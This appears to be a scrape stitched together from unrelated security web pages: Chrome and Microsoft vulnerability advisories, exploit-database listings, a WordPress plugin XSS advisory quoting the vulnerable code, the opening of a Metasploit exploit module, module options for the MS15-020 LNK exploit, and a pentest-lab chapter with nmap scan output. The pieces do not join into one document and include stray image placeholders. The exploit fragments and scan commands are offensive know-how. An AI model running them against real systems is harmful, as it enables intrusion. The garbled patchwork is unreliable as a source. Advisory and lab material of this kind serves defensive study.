The information has been provided by **Mariusz Mlynski, anonymous, Collin Payne, Atte Kettunen of OUSPG, Muneaki Nishimura (nishimune), lastland.net and Muneaki Nishimura.**

Free Website Security Scan

Detect web app vulnerabilities
Get guidance from professionals.

Free Fuzzer Report

University study comparing the top
6 commercially available fuzzers.

Vulnerability Assessment

Accurate and automated scanning
for networks of any size.

Details

Vulnerable Systems:

* Google Chrome before
46.0.2490.71

Immune Systems:

* Google Chrome after
46.0.2490.71

Protect your website!

Free Trial, Nothing to install.

No interruption of visitors.

www.beyondsecurity.com/vulnerability-scanner

Google Chrome is prone to multiple security vulnerabilities. Attackers can exploit these issues to execute arbitrary code, bypass certain security restrictions and perform unauthorized actions and to gain access to sensitive information that may aid in further attacks.

CVE Information:

CVE-2015-6760

Disclosure Timeline:

Original release date: 10/15/2015

Last revised: 10/15/2015

Comments:



zFTP 20061220+dfsg3-4.1 Buffer Overflow

Authored by Juan Sacco

Posted Aug 3, 2016

zFTP client version 20061220+dfsg3-4.1 suffers from a local buffer overflow vulnerability.

tags | [exploit](#), [overflow](#), [local](#)

MD5 | 4092b4d38904d8792040b4a6662a816e

[Download](#) | [Favorite](#) | [Comments](#) (0)



Atutor 2.2.1 Path Traversal

Authored by High-Tech Bridge SA | Site [htbridge.com](#)

Posted Aug 3, 2016

Atutor version 2.2.1 suffers from a path traversal vulnerability.

tags | [exploit](#), [file inclusion](#)

MD5 | cef97f6bde5af2aca4bede9eeb7915fc

[Download](#) | [Favorite](#) | [Comments](#) (0)



Polycom Command Shell Authorization Bypass

Authored by Paul Haas, h00die | Site [metasploit.com](#)

Posted Aug 2, 2016

The login component of the Polycom Command Shell on Polycom HDX video endpoints, running software versions 3.0.5 and earlier, is vulnerable to an authorization bypass when simultaneous connections are made to the service, allowing remote network attackers to gain access to a sandboxed telnet prompt without authentication. Versions prior to 3.0.4 contain OS command injection in the ping command which can be used to execute arbitrary commands as root.

tags | [exploit](#), [remote](#), [arbitrary](#), [shell](#), [root](#)

MD5 | 5148a87c832137fe939461e0ece4695b

[Download](#) | [Favorite](#) | [Comments](#) (0)



WordPress WangGuard 1.7.1 Cross Site Scripting

Authored by Yorick Koster, Security B.V.

Posted Aug 2, 2016

WordPress WangGuard plugin version 1.7.1 suffers from a cross site scripting vulnerability.

tags | [exploit](#), [xss](#)

MD5 | a86b8c7f6f9a7002a42cf2e707b82a32

[Download](#) | [Favorite](#) | [Comments](#) (0)

Details

https://sumofpwn.nl/advisory/2016/cross_site_scripting_in_wangguard_wordpress_plugin.html

The issue exists in the file wangguard-admin.php and is caused by the lack of output encoding on the security questions & answers. It should be noted that this functionality is also vulnerable to Cross-Site Request Forgery.

```
jQuery("#wangguardnewquestionbutton").click(function() {
    jQuery("#wangguardnewquestionerror").hide();
    var wgq = jQuery("#wangguardnewquestion").val();
    var wga = jQuery("#wangguardnewquestionanswer").val();
    if ((wgq=='') || (wga=='')) {
        jQuery("#wangguardnewquestionerror").slideDown();
        return;
    }
    data = {
        action : 'wangguard_ajax_questionadd',
        q      : wgq,
        a      : wga
    };
    jQuery.post(ajaxurl, data, function(response) {
        if (response!='0') {
            jQuery("#wangguard-question-noquestion").remove();
            var newquest = '<div class="wangguard-question" id="wangguard-question-'+response+'>';
            newquest += '<?php echo addslashes(__("Question", 'wangguard')) ?>: <strong>'+wgq+'</strong><br/>';
            newquest += '<?php echo addslashes(__("Answer", 'wangguard')) ?>: <strong>'+wga+'</strong><br/>';
            newquest += '<a href="javascript:void(0)" rel="'+response+'" class="wangguard-delete-question"><?php echo addslashes(__("delete question", 'wangguard')) ?></a></div>';
            jQuery("#wangguard-new-question-container").append(newquest);
            jQuery("#wangguardnewquestion").val("");
            jQuery("#wangguardnewquestionanswer").val("");
        }
        else if (response=='0') {
            jQuery("#wangguardnewquestionerror").slideDown();
        }
    });
});
```

In order to exploit this issue, the attacker has to lure/force a logged on WordPress Administrator into opening a malicious website.



Date Added	D	A	V	Title	Platform
2016-07-29	↓	-	🔒	Barracuda Web App Firewall 8.0.1.008/Load Balancer 5.4.0.004 - Post Auth Remote Root...	Linux
2016-07-29	↓	-	🔒	Barracuda Web Application Firewall 8.0.1.008 - Post Auth Remote Root Exploit (Metasploit)	Linux
2016-07-29	↓	📄	🔒	Easy File Sharing Web Server 7.2 - SEH Overflow (Egghunter)	Windows
2016-07-27	↓	📄	✅	Centreon 2.5.3 - Web Useralias Command Execution (Metasploit)	Python
2016-07-26	↓	-	🔒	Barracuda Web App Firewall 8.0.1.007/Load Balancer 5.4.0.004 - Post Auth Remote Root...	Linux
2016-07-26	↓	-	🔒	Iris ID IrisAccess iCAM4000/iCAM7000 - Hardcoded Credentials Remote Shell Access	Linux
2016-07-25	↓	-	🔒	Barracuda Web App Firewall 8.0.1.007/Load Balancer 5.4.0.004 - Remote Command Execution (Metasploit)	Linux



Offensive Security Exploit Database Archive

35484

The **Exploit Database** - ultimate archive of **Exploits**, **Shellcode**, and **Security Papers**. New to the site? Learn [about the Exploit Database](#).

Exploits Archived

FreeBSD

CVE (eg: 2015-1423)

I'm not a robot



SEARCH

Advanced Search

128 total entries
<< prev 1 2 3 next >>

Date	D	A	V	Title	Platform	Author
2016-03-16	↓	-	✓	FreeBSD 10.2 amd64 Kernel - amd64_set_ldt Heap Overflow	FreeBSD_x86-64	Core Security
2016-01-25	↓	-	⊙	FreeBSD SCTP ICMPv6 Error Processing	FreeBSD	ptsecurity
2015-01-29	↓	-	✓	FreeBSD Kernel - Multiple Vulnerabilities	FreeBSD	Core Security
2013-10-04	↓	-	✓	FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation Exploit	FreeBSD	CurcolHekerLin.
2013-06-26	↓	-	✓	FreeBSD 9 - Address Space Manipulation Privilege Escalation	FreeBSD	Metasploit
2013-06-21	↓	-	✓	FreeBSD 9.0-9.1 mmap/ptrace - Privilege Escalation Exploit	FreeBSD	Hunger
2013-02-05	↓	-	⊙	FreeBSD 9.1 ftpd Remote Denial of Service	FreeBSD	Maksymilian Ar.
2012-08-03	↓	-	⊙	FreeBSD Kernel - SCTP Remote NULL Ptr Dereference DoS	FreeBSD	Shaun Colley
2012-01-14	↓	-	✓	FreeBSD Telnet Service Encryption Key ID Buffer Overflow	BSD	Metasploit
2011-12-01	↓	-	⊙	FreeBSD ftpd and ProFTPd on FreeBSD - Remote Root Exploit	FreeBSD	kingcope
2011-09-30	↓	-	✓	FreeBSD - UIPC socket heap Overflow Proof of Concept	FreeBSD	Shaun Colley
2011-08-29	↓	-	✓	Writing Assembly on FreeBSD (x64)	FreeBSD_x86-64	entropy



[Exploits](#) [Blog](#) [Support](#) [Documentation](#)



World's most used penetration testing software




Put your network's defenses to the test

A collaboration of the open source community and Rapid7. Our penetration testing software, Metasploit, helps verify vulnerabilities and manage security assessments.



FREE METASPLOIT DOWNLOAD

LEARN MORE

EDB-ID: 24538	Author: Metasploit	CVE: 2013-0025
Published: 2013-02-23	Type: remote	Platform: Windows
EDB Verified: 	Exploit:  Download //  View Raw	Vulnerable App: N/A
Tags: Metasploit Framework		

[« Previous Exploit](#)

```
1  ##
2  # This file is part of the Metasploit Framework and may be subject to
3  # redistribution and commercial restrictions. Please see the Metasploit
4  # Framework web site for more information on licensing and terms of use.
5  # http://metasploit.com/framework/
6  ##
7
8  require 'msf/core'
9
10 class Metasploit3 < Msf::Exploit::Remote
11   Rank = NormalRanking
12
13   include Msf::Exploit::Remote::HttpServer::HTML
14   include Msf::Exploit::RopDb
```

Executive Summary

This security update resolves a vulnerability in Microsoft Windows. The vulnerability could allow remote code execution if an attacker sends specially crafted requests to a DNS server.

This security update is rated Critical for all supported releases of Windows Server 2008 for 32-bit Systems, Windows Server 2008 for x64-based Systems, Windows Server 2008 R2 for x64-based Systems, Windows Server 2012, and Windows Server 2012 R2. For more information, see the **Affected Software** section.

The security update addresses the vulnerability by modifying how DNS servers parse requests. For more information about the vulnerability, see the **Vulnerability Information** section.

For more information about this update, see [Microsoft Knowledge Base Article 3100465](#).

CVE-ID

CVE-2015-0081

[Learn more at National Vulnerability Database \(NVD\)](#)

• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Windows Text Services (WTS) in Microsoft Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold and R2, and Windows RT Gold and 8.1 allows remote attackers to execute arbitrary code via a crafted (1) web site or (2) file, aka "WTS Remote Code Execution Vulnerability."

References

Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MS:MS15-020
- [URL:http://technet.microsoft.com/security/bulletin/MS15-020](http://technet.microsoft.com/security/bulletin/MS15-020)
- BID:72886
- [URL:http://www.securityfocus.com/bid/72886](http://www.securityfocus.com/bid/72886)
- SECTRACK:1031890
- [URL:http://www.securitytracker.com/id/1031890](http://www.securitytracker.com/id/1031890)


Module options (exploit/windows/smb/ms15_020_shortcut_icon_dllloader):



Name	Current Setting	Required	Description
-----	-----	-----	-----
FILENAME	msf.lnk	yes	The LNK file
FOLDER_NAME		no	Folder name to share (Default none)
SHARE		no	Share (Default Random)
SRVHOST	0.0.0.0	yes	The local host to listen on. This must
be an address on the local machine or 0.0.0.0			
SRVPORT	445	yes	The local port to listen on.



Exploit target:


Id	Name
--	----
0	Automatic


Chapter 4: Identifying Range Architectures














DHCP Settings


Network: vmnet1
Subnet IP: 192.168.10.0
Subnet mask: 255.255.255.0
Starting IP address: 192 . 168 . 10 . 128
Ending IP address: 192 . 168 . 10 . 254
Broadcast address: 192.168.10.255


Default lease time: Days: 0 Hours: 0 Minutes: 30
Max lease time: Days: 0 Hours: 2 Minutes: 0

OK Cancel Help













Kali 2.0 Attacker

 Power on this virtual machine

 [Edit virtual machine settings](#)

▼ Devices

 Memory	4 GB
 Processors	1
 Hard Disk (SCSI)	80 GB
 CD/DVD (IDE)	Using file D:\othe...
 Network Adapter	NAT
 Network Adapte...	Custom (VMnet1)
 USB Controller	Present
 Sound Card	Auto detect
 Printer	Present
 Display	Auto detect

▼ Description

Type here to enter a description of this virtual machine.

```
root@kali:~# nmap -sS 192.168.10.1
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-13 13:03 EST
```

```
Nmap scan report for 192.168.10.1
```

```
Host is up (1.7s latency).
```

```
Not shown: 981 closed ports
```

PORT	STATE	SERVICE
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
514/tcp	filtered	shell
902/tcp	open	iss-realsecure
912/tcp	open	apex-mesh
1025/tcp	open	NFS-or-IIS
1026/tcp	open	LSA-or-nterm
1027/tcp	open	IIS
1028/tcp	open	unknown
1037/tcp	open	ams
1038/tcp	open	mtqp
1039/tcp	open	sbl
1078/tcp	open	avocent-proxy
2869/tcp	open	icslap
5357/tcp	open	wsdapi
5432/tcp	open	postgresql
16992/tcp	open	amt-soap-http

```
Nmap done: 1 IP address (1 host up) scanned in 30.28 seconds
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-13 13:59 EST
```

```
Nmap scan report for 192.168.0.6
```

```
Host is up (0.00050s latency).
```

```
All 1000 scanned ports on 192.168.0.6 are filtered
```

```
Too many fingerprints match this host to give specific OS details
```

